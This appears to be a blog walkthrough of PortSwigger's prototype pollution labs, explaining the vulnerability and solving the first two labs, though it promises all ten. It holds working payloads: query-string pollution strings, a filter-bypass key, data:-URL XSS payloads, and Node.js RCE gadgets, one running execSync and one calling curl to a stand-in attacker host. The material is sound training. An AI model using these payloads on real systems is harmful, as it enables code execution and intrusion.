Walkthrough - Prototype Pollution Portswigger labs
An intro to Prototype Pollution vulnerabilities and walkthrough of all 10 portswigger labs
Completed all 10 Prototype Pollution labs from Portswigger. Prototype pollution is a JavaScript-specific vulnerability that abuses the language’s prototype inheritance model—every object in JavaScript inherits properties from its prototype chain, and if an attacker can inject properties into Object.prototype, those properties become accessible on every object in the application. These labs covered both client-side and server-side variants: client-side attacks exploited polluted properties reaching dangerous sinks like script src and eval(), bypassed sanitization filters with recursive keyword obfuscation, and abused third-party libraries. Server-side attacks escalated privileges by polluting isAdmin, detected pollution without reflection using status code overrides and JSON spacing tricks, bypassed server-side filters, and ultimately achieved remote code execution by polluting Node.js execArgv and shell properties to run arbitrary OS commands. Below is a detailed explanation of prototype pollution vulnerabilities followed by step-by-step walkthroughs for each lab.
Everything about Prototype Pollution
1. What is Prototype Pollution?
JavaScript uses a prototype-based inheritance model. Every object has an internal [[Prototype]] link, and when you access a property on an object, JavaScript walks up the chain until it finds it or reaches null.
1
2
const obj = {};
obj.toString(); // works — inherited from Object.prototype
The key property for attacks is __proto__, which is a publicly accessible reference to an object’s prototype. Setting a property on __proto__ sets it on the prototype itself — and since all objects share Object.prototype at the top of the chain, polluting it affects every object in the runtime:
1
2
3
4
5
const obj = {};
obj.__proto__.isAdmin = true;

const other = {};
console.log(other.isAdmin); // true — pollution is global
This is prototype pollution: injecting arbitrary properties into Object.prototype (or another shared prototype) so that all subsequently created objects inherit those properties.
2. Sources of Prototype Pollution
A source is any input that reaches a property assignment operation without sanitization. Common sources include:
URL query parameters:
1
2
3
/?__proto__[foo]=bar
/?__proto__.foo=bar
/?constructor[prototype][foo]=bar
JSON body (server-side):
1
2
3
4
5
{
  "__proto__": {
    "foo": "bar"
  }
}
Recursive merge operations — functions that deep-merge user-supplied objects into application objects are a classic source. If the merge function doesn’t block __proto__ or constructor, it will happily write attacker-controlled properties onto the prototype.
3. Sinks: Where Pollution Becomes Exploitation
A sink is where the polluted property gets used in a dangerous way. On the client side:
| Sink | How Pollution Reaches It | Impact |
|---|---|---|
script.src = config.transport_url | Pollute transport_url with a data: URL | XSS via script injection |
eval(manager.sequence) | Pollute sequence with JS code | Arbitrary JS execution |
innerHTML = value | Pollute any property read into innerHTML | DOM XSS |
| Third-party library gadgets | Library reads prototype property for config | XSS, open redirect |
On the server side (Node.js):
| Sink | Polluted Property | Impact |
|---|---|---|
child_process.spawn() | shell, execArgv | Remote code execution |
| JSON serialization spacing | json spaces | Detection / information |
| HTTP status code | status, statusCode | Detection / DoS |
| Authorization checks | isAdmin, admin | Privilege escalation |
4. Client-Side Detection
The most direct method is via the URL:
1
/?__proto__[testprop]=testval
Then check in the browser console:
1
Object.prototype // look for testprop: "testval"
If the property appears, the application is parsing the query string into a nested object structure without sanitizing __proto__.
DOM Invader (built into Burp’s browser) automates this: it injects canary values through all sources, monitors all sinks, and maps which source-sink pairs are exploitable — often finding gadgets that manual analysis would miss.
5. Server-Side Detection
Server-side pollution is harder to confirm because:
- The server doesn’t reflect
Object.prototypeback in responses - You can’t run
Object.prototypein a browser console to check
Indirect detection techniques:
JSON spacing trick — Node.js’s JSON.stringify reads json spaces from the options object, which inherits from Object.prototype. Polluting it changes the whitespace formatting of every JSON response:
1
"__proto__": { "json spaces": 10 }
Compare the raw response before and after — if indentation changes, prototype pollution is confirmed.
Status code override — Polluting status or statusCode overrides HTTP response codes, which can be observed even when no property values are reflected:
1
"__proto__": { "status": 555 }
6. Bypassing Sanitization Filters
Applications that try to block prototype pollution often use blacklists, checking for __proto__ in input keys. These are typically bypassable:
Non-recursive filter bypass:
1
/?__pro__proto__to__[foo]=bar
The filter strips __proto__ once, leaving __proto__ behind. If the filter only runs once rather than recursively, this gets through.
Alternative prototype access:
1
/?constructor[prototype][foo]=bar
Every function has a constructor property, and constructor.prototype is the same object as __proto__. Filters that only block __proto__ miss this entirely.
7. Server-Side RCE via Node.js Gadgets
The most impactful server-side prototype pollution sinks are in Node.js’s child_process module. When child_process.spawn() is called to run a maintenance task or job:
execArgv gadget — injects Node.js CLI arguments into spawned child processes:
1
2
3
4
5
"__proto__": {
  "execArgv": [
    "--eval=require('child_process').execSync('id')"
  ]
}
shell + input gadget — overrides the shell used by child processes and pipes a command through stdin:
1
2
3
4
"__proto__": {
  "shell": "vim",
  "input": ":! curl https://attacker.com\n"
}
Both gadgets require something server-side to actually spawn a child process after the pollution is set — typically triggered by a feature like “run maintenance jobs.”
Labs
1. Client-side prototype pollution via browser APIs
Description:
We need to exploit client side prototype pollution and execute an alert() popup.
Explanation:

We will try to manually detect prototype pollution from the URL by adding /?__proto__[foo]=bar. We can see that when we type Object.prototype in the browser console, we are able to see foo:bar.

We see that the transport_url property is defined and it is set to false for both configurable and writeable. However, it doesn’t have a defined value property.
We can see that we are able to inject an arbitrary value using - /?__proto__[value]=foo.


We can see that the value we inject is getting reflected in the webpage within script tags.

We can exploit this behavior to trigger the alert(1) popup by using - /?__proto__[value]=data:,alert(1);.
2. DOM XSS via client-side prototype pollution
Description:
We need to exploit DOM based XSS and execute the alert(1) popup by abusing prototype pollution.
Explanation:
To solve this lab via DOM invader, we must enable it with prototype pollution. We will be able to see sources and sinks in DOM Invader.

We will click on scan for gadgets after it detects sources.

It does find sinks.


We will click on exploit.

This execute the alert popup on its own.

This solved the lab.

To manually solve the lab, we first confirm prototype pollution via /?__proto__[foo]=bar.

We can see in the searchLogger.js file that transport_url is an undefined property for the config object.

When we try /?__proto__[transport_url]=bar, we can see the bar being reflected in the script tags.
